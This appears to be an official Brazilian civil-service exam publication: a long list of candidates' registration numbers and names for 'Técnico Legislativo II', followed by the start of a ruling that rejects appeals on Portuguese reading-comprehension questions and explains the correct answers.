544015258	Marina Marcolino Braga	Técnico Legislativo II
544044543	Marina Moreira Alves Reis	Técnico Legislativo II
544051413	Marina Silva Marques	Técnico Legislativo II
544022755	Marina Valle Dolabella	Técnico Legislativo II
544014661	Mariza Gabriela De Lacerda	Técnico Legislativo II
544004274	Marylise Silva Carneiro Netto	Técnico Legislativo II
544012101	Mateus Cesar E Carvalho	Técnico Legislativo II
544075981	Mateus Fernandes Alves Moreira	Técnico Legislativo II
544052669	Mateus Jacinto De Deus	Técnico Legislativo II
544032772	Mateus Lopes Ribeiro De Carvalho	Técnico Legislativo II
544034696	Mateus Rezende Oliveira	Técnico Legislativo II
544004348	Matheus De Faria Lousada	Técnico Legislativo II
544020564	Matheus Gonçalves Crivellaro Dos Santos	Técnico Legislativo II
544057809	Matheus Henrique Clemente Melo	Técnico Legislativo II
544046690	Matheus Henrique Da Silva	Técnico Legislativo II
544020338	Matheus Henrique Martins Arante	Técnico Legislativo II
544043384	Matheus Lage Costa	Técnico Legislativo II
544029288	Matheus Santos Martins Pedra	Técnico Legislativo II
544014959	Matheus Vieira Gomes	Técnico Legislativo II
544006529	Mayara Gomes Guedes Oliveira	Técnico Legislativo II
544004724	Maycon Vinícius Nascimento Manuli Lisboa	Técnico Legislativo II
544034244	Mayra De Freitas Galvão	Técnico Legislativo II
544001429	Maysa De Medeiros Pereira Abdo	Técnico Legislativo II
544003632	Meireluce De Menezes Zirley	Técnico Legislativo II
544041957	Melina Saturnino Souza	Técnico Legislativo II
544044832	Menahen Ivan De Azevedo Pinto	Técnico Legislativo II
544043923	Michael Duarte Do Amaral	Técnico Legislativo II
544036330	Michael Sander Alves Souza	Técnico Legislativo II

544030067	Michele Alves De Carvalho	Técnico Legislativo II
544032685	Michele Felipe De Aguiar Vicente	Técnico Legislativo II
544008639	Michele Leticia Lopes	Técnico Legislativo II
544008639	Michele Leticia Lopes	Técnico Legislativo II
544078025	Michelle Assis	Técnico Legislativo II
544006056	Michelle Gontijo Veloso	Técnico Legislativo II
544002439	Miguel Rodrigo Moreira Costa	Técnico Legislativo II
544049883	Mikael Santos Carvalho	Técnico Legislativo II
544071031	Mikaela Monteiro Moraes	Técnico Legislativo II
544032244	Milena Teixeira Dos Santos	Técnico Legislativo II
544042868	Miquéias Leal Evangelista	Técnico Legislativo II
544030388	Míriam Fernanda Alves Santos	Técnico Legislativo II
544015444	Mirian Caldeira Rodrigues	Técnico Legislativo II
544014767	Mirian Dos Santos Souza	Técnico Legislativo II
544005083	Misael Silva Nogueira	Técnico Legislativo II
544016001	Mizia Da Silva Lazaroni	Técnico Legislativo II
544013298	Moises De Almeida Nascimento	Técnico Legislativo II
544028886	Moisés José Da Costa	Técnico Legislativo II
544018524	Moizés José Lopes Filho	Técnico Legislativo II
544070284	Monique De Carvalho Paiva	Técnico Legislativo II
544070284	Monique De Carvalho Paiva	Técnico Legislativo II
544070284	Monique De Carvalho Paiva	Técnico Legislativo II
544002686	Monique De Oliveira	Técnico Legislativo II
544010165	Moona Saldanha Nascimento Victor Silva	Técnico Legislativo II
544035050	Naiane De Jesus Dos Santos	Técnico Legislativo II
544063737	Nara Feitosa Pimentel Costa	Técnico Legislativo II
544059130	Natalha Da Silva Miranda	Técnico Legislativo II
544065785	Natalia Aparecida Pereira Fonseca Xavier	Técnico Legislativo II
544040488	Natália Coutinho Sanches	Técnico Legislativo II
544027630	Natalia De Sousa Silva	Técnico Legislativo II
544055378	Natália Gonçalves De Matos	Técnico Legislativo II
544027461	Natália Kelly Soares	Técnico Legislativo II
544035054	Natália Silva Souza	Técnico Legislativo II
544031737	Nataly De Araújo Melo	Técnico Legislativo II
544056656	Natanael Da Costa Silva	Técnico Legislativo II
544002621	Nathalia Alice De Sousa Mello	Técnico Legislativo II
544004365	Nathalia Aparecida Teixeira	Técnico Legislativo II
544037832	Nathalia Matoso Balsamao	Técnico Legislativo II
544001850	Nathália Mesquita Pereira	Técnico Legislativo II
544015963	Nathalia Ribeiro Assis De Azevedo	Técnico Legislativo II
544063542	Nathan Giovanni Andrade Teixeira	Técnico Legislativo II
544004542	Nayara Torres Do Nascimento	Técnico Legislativo II
544036400	Nayra Vitor Barbosa Soares	Técnico Legislativo II
544007333	Nayrelle De Ávila Silva	Técnico Legislativo II
544064503	Neila Rosani Rocha De Sá Macedo	Técnico Legislativo II
544010616	Nicole De Almeida Campos	Técnico Legislativo II
544051639	Nicole Gomes De Araújo Vignoli	Técnico Legislativo II
544033000	Nicolle Leles Lima	Técnico Legislativo II

544046671	Nicolly Fernanda Cardoso Leite	Técnico Legislativo II
544000118	Nilma Gonçalves Da Costa Gomes	Técnico Legislativo II
544022410	Nilson Caue Servio De Oliveira	Técnico Legislativo II
544011346	Nina Deriglazov	Técnico Legislativo II
544001637	Nubia Romualdo Dos Santos	Técnico Legislativo II
544023478	Pamela Aparecida Dos Reis Vargas	Técnico Legislativo II
544018595	Pamela Luiza De Jesus	Técnico Legislativo II
544028385	Paola De Oliveira Silva	Técnico Legislativo II
544029298	Patricia Barreto Sisnandes	Técnico Legislativo II
544031734	Patrícia Cancela Braga	Técnico Legislativo II
544013376	Patrícia De Castro Gonçalves	Técnico Legislativo II
544041327	Patricia De Oliveira Lobato	Técnico Legislativo II
544010214	Patricia De Souza Araujo	Técnico Legislativo II
544065847	Patrícia Do Carmo Martins	Técnico Legislativo II
544007858	Patricia Helen Da Mata	Técnico Legislativo II
544063125	Patrícia Júnia Solo De Zaldivar Ribeiro	Técnico Legislativo II
544001587	Patricia Keyth Alves De Oliveira Santos	Técnico Legislativo II
544040110	Patricia Lemos Viana Silva	Técnico Legislativo II
544010697	Patricia Maria Dias Silva	Técnico Legislativo II
544023694	Patrícia Ribeiro Da Silva	Técnico Legislativo II
544021480	Paula Aparecida Gomes Cordeiro	Técnico Legislativo II
544010983	Paula Carvalho Loiola	Técnico Legislativo II
544049266	Paula De Andrade Freitas	Técnico Legislativo II
544058664	Paula Eduarda Marques De Oliveira	Técnico Legislativo II
544034573	Paula Márcia De Alcantara Fabiano	Técnico Legislativo II
544012865	Paula Rosatti Viggiano Fernandes	Técnico Legislativo II
544053281	Paula Tironi Versiani Penna	Técnico Legislativo II
544025850	Pauliana Cristina Santos	Técnico Legislativo II
544000813	Pauline De Assis Lopes	Técnico Legislativo II
544037281	Paulo Augusto De Melo Wagatsuma	Técnico Legislativo II
544017916	Paulo Caldas Martins Chagas	Técnico Legislativo II
544022679	Paulo Cesar Gomes De Almeida	Técnico Legislativo II
544001644	Paulo Euler Oliveira Silva	Técnico Legislativo II
544053070	Paulo Henrique Amorim Da Silva	Técnico Legislativo II
544051281	Paulo Henrique Costa Goes	Técnico Legislativo II
544047689	Paulo Ricardo Leite	Técnico Legislativo II
544054609	Paulo Roberto Novaes Zacarias	Técnico Legislativo II
544000763	Paulo Roberto Xavier Santos	Técnico Legislativo II
544011257	Pedro Alves Delfino	Técnico Legislativo II
544025979	Pedro Araujo Castro	Técnico Legislativo II
544017429	Pedro Arthur Antonio De Miranda	Técnico Legislativo II
544011321	Pedro Augusto Cândido De Melo	Técnico Legislativo II
544049693	Pedro Augusto Madeira	Técnico Legislativo II
544049978	Pedro Barbosa Torres	Técnico Legislativo II
544055347	Pedro Cezar De Assis Albuquerque	Técnico Legislativo II
544072672	Pedro De Paula Braga Ozanam	Técnico Legislativo II
544062086	Pedro Goncalves	Técnico Legislativo II
544011982	Pedro Henrique Arruda Miranda De Oliveira	Técnico Legislativo II

544017283	Pedro Henrique Barbosa Santos	Técnico Legislativo II
544002192	Pedro Henrique Barros Alves	Técnico Legislativo II
544017490	Pedro Henrique Dos Santos Marques	Técnico Legislativo II
544005269	Pedro Henrique Ferraz Martins	Técnico Legislativo II
544000084	Pedro Henrique Ferreira	Técnico Legislativo II
544019075	Pedro Henrique Lorentz Campos	Técnico Legislativo II
544035144	Pedro Henrique Marra Tarossi	Técnico Legislativo II
544017817	Pedro Henrique Nogueira Da Silva	Técnico Legislativo II
544011911	Pedro Henrique Rezende Mol	Técnico Legislativo II
544003191	Pedro Henrique Souza Cabral	Técnico Legislativo II
544046111	Pedro Igor Souza Da Silva	Técnico Legislativo II
544055393	Pedro Ivo De Oliveira	Técnico Legislativo II
544003171	Pedro Lucas Lopes Dos Santos	Técnico Legislativo II
544022070	Pedro Paulo Bonamigo Rabelo	Técnico Legislativo II
544039502	Pedro Streit Ferreira	Técnico Legislativo II
544057211	Péricles Pereira Pinto	Técnico Legislativo II
544026874	Peterson Silva	Técnico Legislativo II
544001405	Phillipe Nogueira Cruz Cardoso	Técnico Legislativo II
544001765	Poliana Correa Nogueira	Técnico Legislativo II
544000418	Poliana Fernandes Da Silva	Técnico Legislativo II
544056419	Poliane Santana Rosa	Técnico Legislativo II
544064659	Priscila Bina Silva	Técnico Legislativo II
544008494	Priscila Emiliano Cordeiro	Técnico Legislativo II
544002520	Priscila Karol Vizacre Costa	Técnico Legislativo II
544039860	Priscila Lins De Amorim	Técnico Legislativo II
544080516	Priscila Oliveira Silva	Técnico Legislativo II
544040553	Priscila Rojas De Oliveira	Técnico Legislativo II
544021225	Priscila Tanaka De Carvalho	Técnico Legislativo II
544039397	Priscilla Mendes De Oliveira	Técnico Legislativo II
544067245	Priscilla Vasconcelos	Técnico Legislativo II
544041679	Quezia Cristina Dos Reis	Técnico Legislativo II
544075743	Rafael Breves Ferreira	Técnico Legislativo II
544042657	Rafael Cesar Mota Pereira	Técnico Legislativo II
544063530	Rafael Duarte Dos Santos	Técnico Legislativo II
544004288	Rafael Gonçalves De Lima	Técnico Legislativo II
544048565	Rafael Igor Vilaça	Técnico Legislativo II
544020635	Rafael Magalhães Otoni	Técnico Legislativo II
544057097	Rafael Oliveira Moreira	Técnico Legislativo II
544047864	Rafael Rodrigues Nogueira	Técnico Legislativo II
544011328	Rafael Souza Amorim	Técnico Legislativo II
544003944	Rafael Victor Dos Santos	Técnico Legislativo II
544012462	Rafael Wallace Ferreira	Técnico Legislativo II
544043030	Rafaela Claudiane Chaves	Técnico Legislativo II
544015127	Rafaela Ferreira Cotta Maciel	Técnico Legislativo II
544001181	Rafaela Gonçalves Ribeiro	Técnico Legislativo II
544026222	Rafaela Melo Moreira Batista	Técnico Legislativo II
544059919	Rafaella Pedroza De Aquino	Técnico Legislativo II
544000671	Raiana Lopes Passos	Técnico Legislativo II

544025136	Raíssa Araújo De Souza	Técnico Legislativo II
544036466	Raíssa De Paula Lima	Técnico Legislativo II
544042685	Ramon Fernandes Ensá Neto	Técnico Legislativo II
544067616	Ramon Italo Vilaça	Técnico Legislativo II
544020172	Ramon Neves De Andrade	Técnico Legislativo II
544003024	Raphael Amaral Gurgel Pires	Técnico Legislativo II
544079495	Raphael Aquino Rodrigues	Técnico Legislativo II
544061112	Raphael Leitao Soares	Técnico Legislativo II
544069697	Raquel Alves Dos Santos Menezes	Técnico Legislativo II
544019195	Raquel Carvalho Froes	Técnico Legislativo II
544034033	Raquel De Matos Santos Almeida	Técnico Legislativo II
544004384	Raquel Martins Dos Santos	Técnico Legislativo II
544024599	Raquel Seixas Ribeiro	Técnico Legislativo II
544002927	Raul Alves De Lucena	Técnico Legislativo II
544016840	Raul Avelar Dias	Técnico Legislativo II
544011460	Rayane Ferreira Da Silva	Técnico Legislativo II
544006604	Rayane Stefanie Marques Ferreira	Técnico Legislativo II
544006650	Rayner Junio Gonçalves Barbosa	Técnico Legislativo II
544023548	Rayssa Karoline Do Carmo Santos	Técnico Legislativo II
544009994	Rebeca Júnia De Oliveira	Técnico Legislativo II
544016033	Reginaldo Santos Claudino	Técnico Legislativo II
544004559	Rejane Kellen De Carvalho Pereira Gomes	Técnico Legislativo II
544015674	Renan Azevedo Oliveira	Técnico Legislativo II
544055867	Renan Martins Dos Santos	Técnico Legislativo II
544021624	Renan Rodrigues De Souza	Técnico Legislativo II
544002299	Renata Brandão Teixeira	Técnico Legislativo II
544002920	Renata Carvalho Bernardi	Técnico Legislativo II
544069211	Renata De Fátima Costa	Técnico Legislativo II
544009851	Renata Gabriel Barbosa Dos Santos	Técnico Legislativo II
544041128	Renata Gomes Xavier	Técnico Legislativo II
544020615	Renata Guimarães Da Cruz	Técnico Legislativo II
544046637	Renata Rosa Costa	Técnico Legislativo II
544070531	Renata Santana Da Silva	Técnico Legislativo II
544011905	Renato Afonso De Oliveira	Técnico Legislativo II
544054772	Renatta Ferraz De Oliveira	Técnico Legislativo II
544043584	Rhane Ferraz Maciel	Técnico Legislativo II
544044776	Rhanya Caroline Andrade Rocha	Técnico Legislativo II
544021628	Ricardo Cristiano Pereira	Técnico Legislativo II
544002149	Rina Catarina Da Silva	Técnico Legislativo II
544006830	Rinaldo Vagner Da Silva Gomes	Técnico Legislativo II
544077041	Rita De Cássia Costa Souto	Técnico Legislativo II
544000955	Robert Douglas Santana Campos	Técnico Legislativo II
544052996	Robert Souza Gonçalves	Técnico Legislativo II
544009260	Roberta Brunni Figueiro Lima	Técnico Legislativo II
544038123	Roberta Rodrigues De Araújo	Técnico Legislativo II
544003631	Roberta Sousa Campos Guimarães	Técnico Legislativo II
544050055	Roberto César Gonçalves Neto	Técnico Legislativo II
544058834	Roberto Vinicius Pereira Da Silva Gama	Técnico Legislativo II

544008280	Rodolfo Avelar Faria	Técnico Legislativo II
544036532	Rodolpho Alves De Carvalho	Técnico Legislativo II
544001353	Rodrigo Alves Costa	Técnico Legislativo II
544024247	Rodrigo De Moura Silva	Técnico Legislativo II
544001191	Rodrigo Elias Pereira	Técnico Legislativo II
544043373	Rodrigo Felice Moreno	Técnico Legislativo II
544005890	Rodrigo Figueiredo Alhais Maia	Técnico Legislativo II
544011088	Rodrigo Machado Davila Borges	Técnico Legislativo II
544005704	Rodrigo Martins Rosa	Técnico Legislativo II
544029307	Rodrigo Neves Lovato	Técnico Legislativo II
544028845	Roger Wendell Ferreira Do Rosário	Técnico Legislativo II
544012138	Rogério Denis De Paula	Técnico Legislativo II
544013946	Rogers Deniel De Oliveira Santana	Técnico Legislativo II
544056331	Romulo Felix De Queiroz	Técnico Legislativo II
544032526	Ronaldo Alair Rocha	Técnico Legislativo II
544069981	Ronaldo Cardoso De Lima	Técnico Legislativo II
544015467	Ronaldo Da Silva Glicerio	Técnico Legislativo II
544012029	Ronie Martins Silva	Técnico Legislativo II
544018428	Rosana Marcia Reis Cardoso	Técnico Legislativo II
544005805	Rosane Gomes Rocha	Técnico Legislativo II
544062230	Rosângela Da Silva Paulo	Técnico Legislativo II
544008103	Rosemary Araujo Barbosa	Técnico Legislativo II
544023614	Rossana Assunção Souza Vieira	Técnico Legislativo II
544037007	Rosymarry Stephany Carvalho Siqueira	Técnico Legislativo II
544016500	Rubson Santos De Jesus	Técnico Legislativo II
544005887	Sabrina Campos Ferraz	Técnico Legislativo II
544028918	Sabrina Gasteliture Serpellone	Técnico Legislativo II
544028571	Salmon Rios Rocha	Técnico Legislativo II
544071440	Samyra Kethlen Rodrigues Martins	Técnico Legislativo II
544040630	Sandi Aparecida De Lima Santos	Técnico Legislativo II
544028165	Sandra Ephram Ephram	Técnico Legislativo II
544044329	Sara Aparecida André	Técnico Legislativo II
544076912	Sara Cordeiro De Areda	Técnico Legislativo II
544003934	Sara Luiza Barbosa Da Cruz	Técnico Legislativo II
544024029	Sarah Guimarães Fraga	Técnico Legislativo II
544066735	Sarah Jully Rios De Assis	Técnico Legislativo II
544028541	Sarah Oliveira	Técnico Legislativo II
544010325	Sarah Oliveira Ramos	Técnico Legislativo II
544078645	Saulo Basses Guimarães	Técnico Legislativo II
544033572	Sebastiana Rosa Krafetuski	Técnico Legislativo II
544024144	Sergio Sebastião Resende Del Pozo	Técnico Legislativo II
544005500	Severino Livino Dos Santos Filho	Técnico Legislativo II
544041010	Sheila Gonçalves De Souza Carvalho	Técnico Legislativo II
544000208	Sheila Graciane De Oliveira	Técnico Legislativo II
544041504	Sheury Portela Meireles	Técnico Legislativo II
544004676	Shirley De Jesus Oliveira	Técnico Legislativo II
544063123	Silvia Andrea Araujo De Alencar	Técnico Legislativo II
544048111	Silvia Helena Sousa Pietra Pedroso	Técnico Legislativo II

544027376	Silvia Talho Ribeiro	Técnico Legislativo II
544038121	Silviana Monteiro Silva	Técnico Legislativo II
544002794	Simon Henrique Nascimento De Souza	Técnico Legislativo II
544020049	Simone Aparecida De Souza	Técnico Legislativo II
544056154	Simone Divina E Silva	Técnico Legislativo II
544044805	Simônica Sampaio Dos Santos	Técnico Legislativo II
544077053	Sirlene Da Silva Souza	Técnico Legislativo II
544035185	Sofia Santos Lages	Técnico Legislativo II
544039452	Solange Martins De Sousa	Técnico Legislativo II
544013290	Soraya Hussein Zaghoul	Técnico Legislativo II
544031805	Stefanni Lanza Antunes	Técnico Legislativo II
544002413	Stefano Zimmermann De Queiroz Gonçalves	Técnico Legislativo II
544023357	Stephania Pereira Machado	Técnico Legislativo II
544042375	Stephanie Jeyce Da Costa Silvério	Técnico Legislativo II
544031803	Stephanie Rodrigues De Abreu	Técnico Legislativo II
544028844	Stephanie Selva Alves De Souza	Técnico Legislativo II
544015993	Sthéfanne Caroline Nantes Oliveira	Técnico Legislativo II
544063887	Suzana Fragoso De Vasconcelos	Técnico Legislativo II
544004513	Tainara Kelly Dos Santos	Técnico Legislativo II
544059856	Tairo Rodrigues De Araújo	Técnico Legislativo II
544027619	Tales Moreira De Carvalho	Técnico Legislativo II
544003738	Tales Santos Nogueira	Técnico Legislativo II
544028492	Talítiane Suély Pereira Dos Santos	Técnico Legislativo II
544024025	Tamires Barbosa Silva	Técnico Legislativo II
544039646	Tania Cristina Medeiros De Jesus	Técnico Legislativo II
544035816	Tatiana De Souza Heleno	Técnico Legislativo II
544002073	Tatiana Rodrigues Menezes Ferreira	Técnico Legislativo II
544047045	Tatiane Aparecida Moura	Técnico Legislativo II
544013925	Tatiane Diniz Da Silva Braga	Técnico Legislativo II
544008281	Tatiane Jorge Proença	Técnico Legislativo II
544006879	Tatiane Pereira Gonçalves	Técnico Legislativo II
544001875	Tayná Mayara Da Silva Costa	Técnico Legislativo II
544029404	Taynara Ferreira De Oliveira	Técnico Legislativo II
544056217	Tayssa Luiza Silva Ferreira	Técnico Legislativo II
544054459	Thaiane Ribeiro Ramos De Oliveira	Técnico Legislativo II
544001553	Thainá Rocha Da Silva	Técnico Legislativo II
544000056	Thais Bara Di Vita	Técnico Legislativo II
544002709	Thais Capobianco Franckevicius	Técnico Legislativo II
544020658	Thais Fernanda Da Silva	Técnico Legislativo II
544015637	Thais Helena Vital Domingues	Técnico Legislativo II
544025885	Thais Isabella Oliveira Lopes	Técnico Legislativo II
544046903	Thais Pereira Faria	Técnico Legislativo II
544047513	Thais Santos De Jesus	Técnico Legislativo II
544004562	Thais Silva Parreiras	Técnico Legislativo II
544054159	Thaísa Raquel Fonseca Gontijo	Técnico Legislativo II
544005160	Thaissa Bispo De Cerqueira	Técnico Legislativo II
544017219	Thaiz Helena Santana	Técnico Legislativo II
544051922	Thales Cesar Del Sousa	Técnico Legislativo II

544042533	Thales De Morais Marcelino	Técnico Legislativo II
544006675	Thales Manzalli Fiuza Rocha	Técnico Legislativo II
544006767	Thalisson Thibério Vieira Goes Santana	Técnico Legislativo II
544004474	Thalita Santana Machado	Técnico Legislativo II
544006483	Thalyta Alvarenga Lopes	Técnico Legislativo II
544056545	Thamara Caires Matoso	Técnico Legislativo II
544026206	Thiago Albert Virgilio	Técnico Legislativo II
544017308	Thiago Alves Da Silva Costa	Técnico Legislativo II
544021988	Thiago Botelho Guimarães Tomé	Técnico Legislativo II
544007371	Thiago Camarinho Franca	Técnico Legislativo II
544050737	Thiago Dos Santos Braz Martins	Técnico Legislativo II
544001349	Thiago Ferreira Da Cruz	Técnico Legislativo II
544005147	Thiago Henrique Da Cruz Costa	Técnico Legislativo II
544005147	Thiago Henrique Da Cruz Costa	Técnico Legislativo II
544047101	Thiago Lopes De Almeida	Técnico Legislativo II
544025716	Thiago Marques Lopes	Técnico Legislativo II
544032703	Thiago Paulo Garcia Nani	Técnico Legislativo II
544033895	Thiago Petruceli Lopes Nunes	Técnico Legislativo II
544004402	Thiago Rosa Bastos	Técnico Legislativo II
544041300	Tiago Batista De Carvalho	Técnico Legislativo II
544059360	Tiago Henrique Mendes Leroy	Técnico Legislativo II
544012316	Tiago Pereira Dos Santos	Técnico Legislativo II
544003705	Tiago Silva Ribeiro	Técnico Legislativo II
544038539	Tulio Henrique De Souza Ribeiro	Técnico Legislativo II
544080751	Vagner Giocondo Zago	Técnico Legislativo II
544024020	Valdete Lourenço Silva	Técnico Legislativo II
544028487	Valéria Barroso Bowen Canela	Técnico Legislativo II
544029574	Valéria Carneiro Gonçalves	Técnico Legislativo II
544071177	Valéria Dos Santos Coelho	Técnico Legislativo II
544053915	Valeria Vieira Sturzeneker	Técnico Legislativo II
544032354	Valmir Vaz Ferreira	Técnico Legislativo II
544044535	Valquíria Alves Dos Santos	Técnico Legislativo II
544040180	Vanessa Aparecida De Assis	Técnico Legislativo II
544007015	Vanessa Gonçalves De Araújo	Técnico Legislativo II
544013384	Vanessa Martins Silva	Técnico Legislativo II
544075827	Vanessa Pinto De Souza	Técnico Legislativo II
544003580	Vanessa Wagner Farah Pereira	Técnico Legislativo II
544062961	Vanrochris Helbert Vieira	Técnico Legislativo II
544071280	Veronica De Jesus Gandra Do Vale	Técnico Legislativo II
544063182	Verônica Ferreira Lopes Eleutério	Técnico Legislativo II
544046018	Verônica Hoehne Silva	Técnico Legislativo II
544024641	Vicente Pedro Da Silva Junior	Técnico Legislativo II
544057331	Victor Augusto Souza Rocha	Técnico Legislativo II
544042138	Victor Camara Pifano Marques	Técnico Legislativo II
544065923	Victor Eduardo Costa Prado	Técnico Legislativo II
544016154	Victor Freze	Técnico Legislativo II
544061561	Victor Hugo Ferreira Da Silva	Técnico Legislativo II
544024681	Victor Hugo Silva Monteiro	Técnico Legislativo II

544033743	Víctor Hugo Tristão Vieira	Técnico Legislativo II
544076521	Victor Lucas Fernandes Silva	Técnico Legislativo II
544013810	Victor Matheus De Freitas	Técnico Legislativo II
544000572	Víctor Ribeiro Das Dores	Técnico Legislativo II
544047844	Victoria Santos Ramos De Oliveira	Técnico Legislativo II
544016877	Vilmar Rosa De Oliveira	Técnico Legislativo II
544004413	Vinicius Alves Dos Santos	Técnico Legislativo II
544013617	Vinicius Batista Gonçalves Coelho	Técnico Legislativo II
544038138	Vinicius De Almeida Santos	Técnico Legislativo II
544051327	Vinícius De Souza Carvalho	Técnico Legislativo II
544012893	Vitor Bedeschi Costa Fazzi	Técnico Legislativo II
544052360	Vitor De Castro Minhaneli	Técnico Legislativo II
544035899	Vitor Delgado Silva	Técnico Legislativo II
544040427	Vítor Emanuel Ribeiro Chagas	Técnico Legislativo II
544008800	Vitor Fernandes De Sousa	Técnico Legislativo II
544027628	Vitor Paulo Pereira De Souza	Técnico Legislativo II
544004436	Vitor Rodrigues Santos	Técnico Legislativo II
544021740	Vivian Passos Da Silva	Técnico Legislativo II
544003272	Viviane Ferreira Cipriano	Técnico Legislativo II
544007495	Viviane Silva Matos Terra	Técnico Legislativo II
544030645	Viviani Broilo Storch	Técnico Legislativo II
544041751	Volce Enghel Dornas Filho	Técnico Legislativo II
544016403	Wagner De Almeida Machado	Técnico Legislativo II
544053678	Walter Junio Da Silva Prado	Técnico Legislativo II
544030081	Warlesa Nayara De Souza Alves	Técnico Legislativo II
544007842	Wellington De Oliveira Vieira	Técnico Legislativo II
544007842	Wellington De Oliveira Vieira	Técnico Legislativo II
544002812	Wellington Fernando de Andrade	Técnico Legislativo II
544026184	Wellington Ferreira Caetano	Técnico Legislativo II
544040852	Wellington Rodrigues De Moura	Técnico Legislativo II
544012795	Wemerson De Souza Rocha	Técnico Legislativo II
544033290	Wemerson Ferreira De Souza Santos	Técnico Legislativo II
544041850	Wenderson Keynner Duarte Da Silva	Técnico Legislativo II
544005730	Wesley Henrique Ferreira De Araujo	Técnico Legislativo II
544064818	Wesley Rodrigues Batista De Castro	Técnico Legislativo II
544008925	Wesley Rogério Chaves Pereira	Técnico Legislativo II
544031974	Wesley Roberto Do Carmo Diniz	Técnico Legislativo II
544043834	Widller Raphael Ferreira Maciel	Técnico Legislativo II
544001260	William De Oliveira Menez	Técnico Legislativo II
544031107	William Pereira De Aquino	Técnico Legislativo II
544061023	Willian Soares Gonçalves	Técnico Legislativo II
544001511	Xico Tavares Cabral Araújo Prata	Técnico Legislativo II
544014834	Yago Campos Venâncio	Técnico Legislativo II
544016619	Yara Ferreira Cardoso	Técnico Legislativo II
544050809	Yasmin Trindade Mares	Técnico Legislativo II
544006670	Ygor Rodrigues De Sales	Técnico Legislativo II
544000296	Yuri Da Cruz Marcenes Pereira	Técnico Legislativo II
544080808	Yuri Henrique Bicalho De Abreu	Técnico Legislativo II

544057358	Yuri Raidan Rocha	Técnico Legislativo II
-----------	-------------------	------------------------

II
DA DISPOSIÇÃO E DOS FUNDAMENTOS
ANÁLISE DOS RECURSOS

As questões suscitadas pelos recorrentes são a seguir analisadas:

Cargo: Administrador

BRANCA	VERDE	AMARELA	AZUL
02	04	07	12

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando-se que o texto apresenta recursos e processos argumentativos para a construção de posicionamentos do enunciador acerca do tema tratado assim como de subtemas a ele relacionados, a seguir os trechos destacados apresentam expressão subjetiva na construção de tais posicionamentos, tendo direta relação com os processos citados, com EXCEÇÃO de:”, a alternativa “B) “A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, [...]” (2o§)” foi adequadamente indicada como correta. O fato é um acontecimento, uma ocorrência, aquilo que acontece em decorrência de eventos exteriores. Veja o exemplo: A médica prescreveu um remédio ao paciente, como o trecho destacado na alternativa “B”. A opinião é um ponto de vista a respeito de um fato. Ela não é, portanto, um fato. Trata-se de um julgamento pessoal, de um pensamento em relação a algo, é uma maneira de pensar. Veja o exemplo: A médica prescreveu um remédio muito caro ao paciente. Observe nesse último exemplo que a expressão “muito caro” trata-se de uma opinião relativa ao fato de a médica ter prescrito um remédio ao paciente. Essa prescrição aconteceu, é um fato. Contudo, o autor da frase tem uma opinião específica sobre o fato: o remédio é muito caro. Outras pessoas podem ter opiniões diferentes a respeito desse mesmo fato, como: A médica prescreveu um remédio de preço acessível ao paciente. Ou “A médica prescreveu um remédio muito barato ao paciente.” Observe nos dois exemplos anteriores que o fato é o mesmo, mas as opiniões a respeito dele são bem diferentes. A alternativa “D) “Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)” não pode ser indicada como correta conforme explicitado anteriormente. A alternativa “C) “No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina [...]” (1º§)” não pode ser indicada como correta, já que a expressão “é alarmante” indica expressão subjetiva, aponta para um entendimento do enunciador, não atendendo, assim, ao enunciado da questão.

Fonte:

- AQUINO, Renato. Interpretação de Textos. Ed. Impetus.

BRANCA	VERDE	AMARELA	AZUL
04	07	09	11

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “D) 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas.”

Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “**B**) 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na alternativa indicada como correta. A alternativa “**C**) 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “**A**) 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
05	08	02	14

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

